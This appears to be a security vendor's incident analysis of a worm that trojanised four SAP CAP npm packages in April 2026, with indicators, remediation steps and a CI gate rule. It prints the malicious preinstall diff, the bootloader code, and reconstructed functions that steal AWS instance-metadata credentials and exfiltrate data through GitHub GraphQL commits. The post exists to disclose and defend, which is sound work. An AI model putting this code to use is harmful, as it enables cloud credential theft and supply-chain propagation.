On April 29, 2026, four packages in the SAP Cloud Application Programming (CAP) ecosystem — @cap-js/db-service, @cap-js/postgres, @cap-js/sqlite, and mbt — were trojanised in a three-hour window via a Shai-Hulud worm variant published through compromised GitHub Actions OIDC. SecureNexus SOVA flagged all four with deterministic BLOCK verdicts on tarball capability shape. This walkthrough covers the surgical drop pattern, deobfuscated payload internals, IMDSv2 credential harvesting, GitHub GraphQL exfiltration, and a capability-based gate policy you can deploy today.
A Supply Chain Attack Inside the SAP CAP npm Ecosystem: SOVA's Walkthrough of @cap-js and mbt
April 30, 2026 — Omkar Pote, SecureNexus Research
TL;DR
On April 29, 2026, four npm packages in the SAP Cloud Application Programming (CAP) ecosystem were trojanised inside a three-hour window: @cap-js/[email protected], @cap-js/[email protected], @cap-js/[email protected], and [email protected]. All four shipped a worm-class payload — a Shai-Hulud variant — that harvests AWS, Azure, GCP, GitHub, and npm credentials at npm install time, before any review tooling sees the code.
A few points worth flagging upfront:
- Trusted publishing was compromised. Three of the four packages were published via GitHub Actions OIDC, the gold standard of npm publish security. The attacker compromised the publishing pipeline, not a leaked token. The provenance attestations on those tarballs are cryptographically valid.
- The malicious tarballs are still live on the npm registry as of this writing — deprecated, not unpublished. Any unpinned npm install resolving to those versions will still fetch and execute them.
- The drop is surgical. One preinstall line in package.json plus two new files. Zero existing source touched. Every build artefact in lib/ is byte-identical to the clean predecessor. Diff-based code review would approve it.
- The payload runs outside Node. It downloads the Bun runtime at preinstall and executes the credential stealer there. Node-instrumented EDR, --policy enforcement, and module-loading hooks are bypassed by design.
For anyone shipping on top of SAP CAP, the next 24 hours are about credential rotation and CI hygiene. The rest of this post is the technical detail to do that work properly.
The three-hour window
The SAP CAP framework underpins thousands of enterprise Node.js services — internal financial reporting, customer-facing portals on SAP BTP, integration glue between S/4HANA and downstream systems. On April 29, the registry timeline looked like this:
| Package | Bad version published | Clean rollback | Window |
|---|---|---|---|
| @cap-js/db-service | 2.10.1 — 12:14 UTC | 2.11.0 — 13:46 UTC | 1h 32m |
| @cap-js/postgres | 2.2.2 — 12:14 UTC | 2.3.0 — 13:46 UTC | 1h 32m |
| @cap-js/sqlite | 2.2.2 — 11:25 UTC | 2.4.0 — 13:46 UTC (2.3.0 unpublished) | 2h 21m |
| mbt | 1.2.48 — 09:55 UTC | 1.2.49 — 16:15 UTC | 6h 20m |
The SAP team responded fast — most rollbacks landed inside two hours of the malicious publish — but every CI build, dependabot run, fresh container image, or npm ci against an unpinned manifest in that window pulled the worm. The mbt rollback took six hours, which is the long tail of this incident.
The clean follow-up versions (2.11.0, 2.3.0, 2.4.0, 1.2.49) ship without setup.mjs, without execution.js, and without the preinstall script. They are safe.
The unpublished @cap-js/[email protected] is the most interesting tell. Maintainers don't usually unpublish a release a minute after pushing it; the most plausible reading is that 2.3.0 was also infected and the team caught it before the manifest fully propagated, then jumped straight to 2.4.0.
Anatomy of the drop: surgical precision
Here's why this attack is nearly impossible to spot in code review. I pulled the clean predecessor and the trojanised version of @cap-js/db-service directly from the npm CDN and diffed them.
File-set diff (clean `2.10.0` → bad `2.10.1`):
1a2
> ./execution.js
24a26
> ./setup.mjs
`package.json` diff:
-    "version": "2.10.0",
+    "version": "2.10.1",
@@
-        "test": "cds-test"
+        "preinstall": "node setup.mjs"
That is the entire change. The original test script was removed and replaced with a preinstall hook — not added alongside it. Two new files (setup.mjs, execution.js), one swapped script entry, a patch-version bump.
For [email protected] the same swap happened to a different script: the legitimate postinstall: node install.js (which fetches the Cloud MTA Build Tool's Go binary on first install) was replaced with the same preinstall: node setup.mjs. Net effect: the malicious [email protected] ships without a working binary fetcher, so any host that installs it ends up with a broken mbt CLI. That is plausibly how SAP caught the mbt compromise — and explains why the mbt rollback took six hours rather than two: the fix had to restore the legitimate install.js flow as well as strip the worm.
The lib/ directory — every actual TypeScript-compiled module that consumers of the package use — is byte-for-byte identical to the clean version. So is the README. So are the tests. So is every piece of legitimate functionality.
This pattern is what makes worm-class supply-chain attacks operationally devastating: a reviewer doing a sane "what changed since the last good release" diff sees a tiny, plausible-looking version bump. There is nothing to flag in the existing source. The malicious behaviour lives entirely in two files that did not exist before, executing under a preinstall hook the reviewer might not even open.
The same surgical pattern repeats across all four packages. The setup.mjs file is byte-identical:
sha256: 4066781fa830224c8bbcc3aa005a396657f9c8f9016f9a64ad44a9d7f5f45e34The execution.js payload comes in three variants — db-service and postgres share one (eb6eb415…), sqlite ships another (6f933d00…), and mbt ships a third (80a3d287…). Same worm, three builds, almost certainly produced by one build script with different randomisation seeds.
The bootloader: setup.mjs
The 4.5 KB bootloader is the only part of the payload that is not obfuscated. It has to look innocent — it is the only file a static reviewer is likely to read.
Here is the operative section, lightly trimmed:
const BUN_VERSION = "1.3.13";
const ENTRY_SCRIPT = "execution.js";

const PLATFORM_MAP = {
  "linux-arm64":  () => "bun-linux-aarch64",
  "linux-x64":    () => isAlpineOrMusl() ? "bun-linux-x64-musl-baseline"
                                         : "bun-linux-x64-baseline",
  "darwin-arm64": () => "bun-darwin-aarch64",
  "darwin-x64":   () => "bun-darwin-x64",
  "win32-arm64":  () => "bun-windows-aarch64",
  "win32-x64":    () => "bun-windows-x64-baseline",
};

async function main() {
  if (hasCommand("bun")) return runBun();           // already installed → skip download
  const asset = resolveAsset();
  const url = `https://github.com/oven-sh/bun/releases/download/`
            + `bun-v${BUN_VERSION}/${asset}.zip`;
  const tmpDir = fs.mkdtempSync(path.join(os.tmpdir(), "bun-dl-"));
  await download(url, path.join(tmpDir, "bun.zip"));
  extractZip(path.join(tmpDir, "bun.zip"), tmpDir);   // unzip on POSIX, Expand-Archive on win32
  const binPath = path.join(tmpDir, asset, process.platform === "win32" ? "bun.exe" : "bun");
  fs.chmodSync(binPath, 0o755);
  execFileSync(binPath, [path.join(SCRIPT_DIR, ENTRY_SCRIPT)], {
    stdio: "inherit",
    cwd: SCRIPT_DIR,
  });
}
Detect the platform. Fetch the matching Bun binary from the official oven-sh/bun GitHub release. Extract it. Run bun execution.js. Reuse an existing bun if one is on PATH.
To a static scanner — and to a tired reviewer at 5pm on a Friday — this looks like a reasonable cross-platform install helper. There are legitimate npm packages that do something close to this. The malice lives on the other side of the runtime boundary.
Why Bun?
The Bun choice is the most operationally interesting decision in this attack. Bun is not just an alternative JavaScript runtime; from the worm's perspective it solves four problems at once:
- It evades Node-instrumented sensors. A lot of supply-chain DLP and EDR tooling hooks Node's lifecycle: package-manager wrappers, NODE_OPTIONS=--require=<sensor>, --inspect, the experimental policy module. None of those reach Bun, because Bun is not Node.
- It ships statically. A single static binary, no system dependencies, no shared libraries to flag, nothing to allow-list at the package-manager level.
- It looks innocent. Bun is a legitimate runtime under active development. Downloading it from github.com/oven-sh/bun/releases/ is completely normal traffic on a developer or CI host, and unlikely to trip egress controls.
- It bypasses Node's security model. No NODE_OPTIONS restrictions, no --policy enforcement, no module-loading hooks that might intercept the payload.
Shipping the payload as execution.js — a separate file, not embedded in setup.mjs — is equally tactical. The bootloader passes static analysis because it genuinely does not do anything malicious. The payload itself never exists as Node-loadable source code; it materialises only at execution time, inside a runtime that no review tooling instruments.

The bottom-right edge — propagation back to a fresh npm install somewhere else — is the worm part. The payload does not just steal; it weaponises every harvested publish credential to push the same drop into other registries.
Inside execution.js: deobfuscating an 11.7 MB payload
The deobfuscation walkthrough that follows is for the @cap-js/db-service / @cap-js/postgres variant of execution.js (sha256 eb6eb415…), which is the largest of the three builds at 48,787 string-table fragments. The @cap-js/sqlite variant (6f933d00…) and the mbt variant (80a3d287…) use the same string-table cipher and the same payload structure, but with slightly different table sizes (~48,683 and ~48,370 fragments respectively) — almost certainly the same build script run with different randomisation seeds. The IOCs, control flow, and exfiltration mechanics described below apply to all three.
The execution.js file is a single-line, ~11.7 MB script obfuscated with a string-table cipher. The transform is the well-known obfuscator.io shape:
- A function _0x5a58() returns a static array of 48,787 obfuscated string fragments.
- A wrapper function _0x44a0(idx, key) decodes a single index into the in-clear value using a small base64-with-rotation routine, with a per-call lookup cache.
- Every reference to a string anywhere in the payload is replaced with _0x44a0(0xNNNN, '...').
I extracted the array, ran the wrapper offline, and inline-substituted every call. The transform reduced the file from 11.7 MB to 10.95 MB and resolved 166,110 calls (six unresolved — almost certainly defensive deobfuscation traps).
Once decoded, the in-clear strings tell the story.
Cloud credential surface
The decoded string table contains every credential endpoint a modern enterprise host might hand out:
| Indicator | Count | Meaning |
|---|---|---|
| 169.254.169.254 | 1 | AWS / Azure / GCP instance metadata service |
| http://169.254.169.254/latest/api/token | 1 | IMDSv2 token request endpoint |
| sts.amazonaws.com | 6 | AWS STS — GetCallerIdentity, AssumeRole |
| secretsmanager | 13 | AWS Secrets Manager API calls |
| aws_access_key_id / aws_secret_access_key | 9 each | ~/.aws/credentials parser |
| management.azure.com | 1 | Azure Resource Manager |
| vault.azure.net | 1 | Azure Key Vault |
| login.microsoftonline.com | 1 | Microsoft identity platform |
| iamcredentials.googleapis.com | 1 | GCP service account impersonation |
| accounts.google.com | 1 | OAuth2 token exchange |
| metadata.google.internal | 1 | GCE metadata server |
| api.github.com / /api/graphql | 16 | GitHub REST + GraphQL |
The breadth here is what makes the payload dangerous. It is not built to harvest one cloud — it harvests every cloud the victim host might be talking to, plus the source forge.
IMDSv2-aware metadata theft
The most telling signal that this is a current-generation worm — not a recycled 2022 specimen — is its IMDSv2 awareness. Older payloads issue an unauthenticated GET /latest/meta-data/iam/security-credentials/, which has been refused by IMDSv2-only hosts since 2024. This payload does the two-step dance properly:
// Reconstructed from the decoded payload (variable names mine; behaviour faithful)
async function awsImdsHarvest() {
  const tokenRes = await fetch("http://169.254.169.254/latest/api/token", {
    method: "PUT",
    headers: { "X-aws-ec2-metadata-token-ttl-seconds": "21600" },
    timeout: 1000,
  });
  if (!tokenRes.ok) return null;
  const token = await tokenRes.text();
  const headers = { "X-aws-ec2-metadata-token": token };

  const roleList = await (await fetch(
    "http://169.254.169.254/latest/meta-data/iam/security-credentials/",
    { headers, timeout: 1000 })).text();

  const role = roleList.split("\n")[0].trim();
  if (!role) return null;
  const creds = await (await fetch(
    `http://169.254.169.254/latest/meta-data/iam/security-credentials/${role}`,
    { headers, timeout: 1000 })).json();
  return creds;   // { AccessKeyId, SecretAccessKey, Token, Expiration, ... }
}
The 1-second timeout matters. It tells you the author knows IMDS calls hang on hosts where the metadata service is firewalled (a common hardening control), and they want the rest of the payload to keep running rather than stall on a long TCP timeout.
The same pattern repeats for Azure (Metadata: true header on 169.254.169.254/metadata/identity/oauth2/token) and GCP (Metadata-Flavor: Google on metadata.google.internal/computeMetadata/v1/).
Filesystem secret scan
The payload bundles a TruffleHog-style regex set covering more than thirty token formats: GitHub PATs (ghp_, ghs_, gho_, ghu_, ghr_), npm tokens (npm_), AWS access keys (AKIA[0-9A-Z]{16}, ASIA[0-9A-Z]{16}), Slack tokens (xoxa-, xoxb-, xoxp-, xoxr-), Stripe live keys, GitLab PATs, SendGrid keys, Twilio account SIDs, and a long tail of API-key fingerprints. These regexes run across $HOME, the current working directory, and any git repository discovered on disk.
This is what makes the worm dangerous beyond cloud credentials. A developer host with cached git clone directories, IDE workspace folders, and .env files for half a dozen side projects is a richer harvest target than the CI runner's IAM role.
Exfiltration via GitHub GraphQL
The cleverest part of the payload is its exfiltration channel. Rather than POST to an attacker-controlled domain — easy to block at egress and trivial to attribute — the worm uploads stolen data to a public GitHub repository created on the victim's own account, using harvested GitHub tokens.
The relevant decoded strings are unmistakable:
CreateCommitOnBranchInput!
/api/graphql
mutation CreateCommitOnBranch($input: CreateCommitOnBranchInput!) {
  createCommitOnBranch(input: $input) { commit { url } }
}
fileChanges { additions { path contents } }
Reconstructing the call (variable names mine; structure faithful to the decoded payload):
async function exfilToGithub(token, owner, repo, branch, files) {
  const additions = files.map(f => ({
    path: f.path,
    contents: Buffer.from(f.body).toString("base64"),
  }));
  const body = {
    query: `mutation($input: CreateCommitOnBranchInput!) {
              createCommitOnBranch(input: $input) {
                commit { url oid }
              }
            }`,
    variables: {
      input: {
        branch: { repositoryNameWithOwner: `${owner}/${repo}`, branchName: branch },
        message: { headline: "Initial commit" },
        fileChanges: { additions },
        expectedHeadOid: await getHeadOid(token, owner, repo, branch),
      }
    }
  };
  await fetch("https://api.github.com/graphql", {
    method: "POST",
    headers: {
      "Authorization": `bearer ${token}`,
      "User-Agent": "Shai-Hulud",
      "Content-Type": "application/json",
    },
    body: JSON.stringify(body),
  });
}
The repository is created first via the REST endpoint POST /user/repos with private: false (yes — public). The exfiltrated payload is committed via the GraphQL createCommitOnBranch mutation, which has the operationally important property that commits made through it are GPG-signed by GitHub itself with a verified status. The blob ends up looking like a clean, verified contribution from the victim — until the victim notices the new public repository on their profile.
The naming pattern observed in the wild for this worm family includes Shai-Hulud, Shai-Hulud-The-Second-Coming, s1ngularity-repository-*, and benign-sounding decoys like data-bak, migration, archive-2026. If you have any of these on your org or user accounts, treat the host that pushed them as compromised.
Propagation: re-publishing trojanised packages
The final payload phase is the worm itself. Using harvested npm tokens, the payload calls the npm registry to enumerate every package the victim has publish access to, downloads each one, injects the same setup.mjs + execution.js + preinstall triple, increments the patch version, and republishes. The newly-trojanised packages then sit on the registry waiting for someone else to npm install them, completing the loop.
This is why the npm token surface matters more than it looks. A single compromised maintainer with publish rights to a popular package can seed dozens of downstream infections in a few hours — and on hosts where OIDC publishing is in use, the worm will happily fall back to whatever automation token it can find on disk.
OIDC isn't enough: the CI compromise
Three of the four malicious tarballs were published via GitHub Actions OIDC trusted publishing:
| Package | Publisher |
|---|---|
| @cap-js/[email protected] | GitHub Actions OIDC (oidc:db69b119-…) |
| @cap-js/[email protected] | GitHub Actions OIDC (oidc:4fcc4785-…) |
| @cap-js/[email protected] | GitHub Actions OIDC (oidc:a737c6d6-…) |
| [email protected] | classic npm token (user cloudmtabot) |
OIDC trusted publishing is the strongest publish-time security model npm offers. It eliminates long-lived npm tokens, binds publishes to a specific GitHub repository and workflow, and ships a verifiable provenance attestation. The whole point of OIDC is that there is no token sitting in ~/.npmrc for a worm to steal.
That security model held. The attacker did not steal an OIDC token; OIDC tokens are short-lived and bound to the issuing workflow. What the attacker compromised was the workflow itself — the GitHub Actions pipeline that has the right to mint OIDC tokens and call npm publish.
Once your CI is owned, OIDC becomes a double-edged sword: every malicious publish carries a cryptographic attestation that a legitimate workflow produced it. The provenance is real; the workflow was just doing something other than what the maintainers intended.
This is the threat-model shift worth carrying out of this incident. OIDC moves the attack from token theft to CI compromise. Defending it is no longer a credentials-management problem; it is a CI/CD security posture problem. The load-bearing controls are now:
- Branch protection on workflow files (.github/workflows/*.yml) — a malicious PR must not be able to silently edit the release workflow.
- Required reviewers on any workflow that requests id-token: write permission.
- Pinned action SHAs (not floating tags) for every third-party action invoked by a publishing workflow.
- Self-hosted runner provenance and ephemeral runner policies, where applicable.
- A separate, minimal-surface workflow file that is the only one allowed to publish, with its own narrow permission grant.
The mbt package, published with an old-style automation token, tells the other half of the story: the worm fans out using whatever publish credentials it harvests on each victim, OIDC or not. Same payload, different vector.
What SOVA flagged
I ran all four tarballs through SecureNexus SOVA's live /metadata endpoint during the investigation. The verdicts:
| Package@Version | Verdict | Top signals |
|---|---|---|
| @cap-js/[email protected] | BLOCK (malicious) | npm_install_hook_present, dynamic_code_execution, capability:network, capability:shell, capability:filesystem, endpoint_inventory, hidden_dependency |
| @cap-js/[email protected] | BLOCK (malicious) | same set + capability:crypto, capability:env_read |
| @cap-js/[email protected] | BLOCK (malicious) | same set |
| [email protected] | BLOCK (suspicious) | same set + META-019 Possible Typosquat |
The deciding pattern is the same across all four: an npm_install_hook_present flag (the new preinstall script) appearing alongside capability:shell and capability:network in files that did not exist in the previous version. SOVA's CYRA composition layer scores tarballs on observed capability shape — what the package actually does at install time — not on CVE-feed coverage. That is why these verdicts were available on the same day the tarballs landed, independent of any disclosure timing.
CVE feeds for these specific versions lagged by hours. Anyone running a patch-level dependency floor in that window had already pulled the worm. The signal SOVA fires on is the behaviour the tarball ships — install-time hook plus outbound network plus shell execution in newly-added files — not the publisher's reputation, the OIDC provenance attestation, or the prior trust history of the maintainer account.
Remediations
Treat this as an active incident, not a dependabot ticket. The preinstall hook ran with whatever environment your CI or developer host had at the moment of npm install, before any review tooling could see the code.
Immediate (today):
- Pin or upgrade past the bad versions:
- @cap-js/db-service ≥ 2.11.0
- @cap-js/postgres ≥ 2.3.0
- @cap-js/sqlite ≥ 2.4.0 (skip 2.3.0 — unpublished by the maintainers, likely also compromised)
- mbt ≥ 1.2.49
- Audit every affected host. Any developer laptop, CI runner, or build container where these packages installed in the last 48 hours should be treated as compromised, not merely warned. The window of execution is the moment of npm install, not a follow-up node invocation.
- Rotate credentials comprehensively. Every credential the affected hosts had access to: AWS keys and IAM role session tokens, GitHub PATs and OAuth apps, npm tokens, Azure service-principal secrets, GCP service-account keys, any .netrc or .pypirc entries, SSH keys discovered in ~/.ssh/.
- Check cloud access logs. Look for IMDS access on EC2 instances that ran the bad install in the window, particularly the IMDSv2 token issue path (PUT /latest/api/token). Cross-reference STS GetCallerIdentity and AssumeRole calls in CloudTrail with the install timestamps.
- Hunt for exfiltration repositories. Search every account associated with the host — personal GitHub accounts of the developer, organisation accounts that the CI runner has access to — for new repositories created in the last 48 hours. The Shai-Hulud signature is freshly-created public repositories with credentials committed via CreateCommitOnBranch. Common names: Shai-Hulud, Shai-Hulud-The-Second-Coming, s1ngularity-repository-*, data-bak, migration.
- Search filesystems for the worm artefacts:
Within a week:
- Audit CI workflow security. Review every repository that publishes to npm, especially workflows with id-token: write. Are reviewers required on the release workflow path? Is the workflow file itself protected by branch protection? Can a malicious pull request modify the workflow and trigger a publish? OIDC's security model requires that the answer to all three is yes.
- Deploy supply-chain gating in CI. The detection here is deterministic on tarball contents; it does not require CVE-feed coverage. SecureNexus SOVA continuously scores new package versions on capability shape and publishes BLOCK verdicts that gate CI installs in real time. Any equivalent capability-based gate at the install step, applied before extraction, closes the three-hour window this attack relied on.
A minimal gate policy snippet matching the signal combination this worm trips:
- id: install-hook-with-network-and-shell
  match:
    all:
      - signal: npm_install_hook_present
        operator: eq
        value: true
      - signal: capabilities
        operator: contains
        value: network
      - signal: capabilities
        operator: contains
        value: shell
  severity: block
  message: >
    Install-time hook with network + shell capabilities. Verify the
    package or block the version.
This rule is generic to all packages and triggers on the capability shape that worm-class supply-chain attacks share — install-time hook + outbound network + shell execution — without naming a specific worm family or relying on any prior signature.
Pattern, not incident
The right way to read this is not "the SAP CAP packages got hit." It is "the worm class moved up the trust ladder."
Earlier generations of supply-chain worms (the original Shai-Hulud, the tinycolor family, s1ngularity) targeted individual developers and one-off maintainer accounts. This drop targets enterprise framework publishers with mature CI pipelines and OIDC trusted publishing — the population that did everything the npm security guidance asked them to do. The compromise still went through, because the attacker moved one rung higher: from the publish credential to the workflow that mints the publish credential.
The defensive posture has to evolve with the threat. Token rotation and "use OIDC" are no longer sufficient as standalone controls. Branch protection on workflow files, required reviewers on release pipelines, runner provenance, and dependency gating that scans tarball contents — not just CVE databases — are the essential safeguards.
For organisations running anything on the SAP CAP stack, the practical next step is two-fold: the 24-hour rotation work above, and a CI policy that refuses to install packages whose new versions introduce network-and-shell-capable install hooks. SecureNexus SOVA performs this scanning continuously across the npm registry; SecureNexus CTEM correlates the resulting exposure against an organisation's asset inventory; SecureNexus GRC tracks remediation against the controls auditors care about. The core principle is simple enough to implement in any pipeline that has access to the tarball before extraction.
Worms are getting smarter about hiding inside legitimate trust paths. The detection has to examine what the package actually does, not just who published it.
Key takeaways
- OIDC trusted publishing shifts the attack surface to CI/CD workflows. Protect release pipelines like the crown jewels — branch protection, required reviewers, pinned action SHAs, and tight id-token: write scope.
- Diff review is not a defence against new-file payloads. When attackers only add files and only touch one line of package.json, "what changed since the last release" diffs approve the malicious version every time.
- Install-time hooks are the new frontier. Any package that adds network + shell capabilities at install time deserves deep scrutiny, regardless of its publisher's reputation. This is a generic capability gate, not a worm-family signature.
- Treat malicious-package installs as host compromise incidents. The credential exposure surface is too broad — every cloud, every code forge, every IDE-cached project — for anything less than full rotation.
- Capability analysis beats CVE feeds for novel worms. CVE disclosure lagged the live registry attack by hours. Capability-based composition gates fire on the actual behaviour of the tarball, not on a prior signature.
- Bun (or any non-Node runtime) inside preinstall should be a high-severity signal. It is a deliberate move to escape Node-instrumented sensors. Treat it accordingly.
- Worm-class drops at framework publishers are registry-side watering-hole attacks. A single passing build cycle anywhere in the world is enough to start the next round of propagation. The exposed surface is every CI runner that pulls a framework, not just the maintainers' accounts.
- Cryptographically attested provenance is necessary but no longer sufficient. Branch protection on the workflows that mint that provenance is the new control plane.
- Get the capability gate in the path before extraction. The only signal that consistently fires on this attack class is capability shape — install-time hook plus outbound network plus shell execution in files that did not exist in the previous version. Whether you implement it via SecureNexus SOVA, an in-house tarball scanner, or a package-manager policy plugin, it has to run before npm install extracts the tarball.
- Look at what the package actually does, not at who signed the publish. Worm-class supply-chain attacks hide inside legitimate trust paths; behaviour analysis is the only durable detection signal.
About the Author
Security Researcher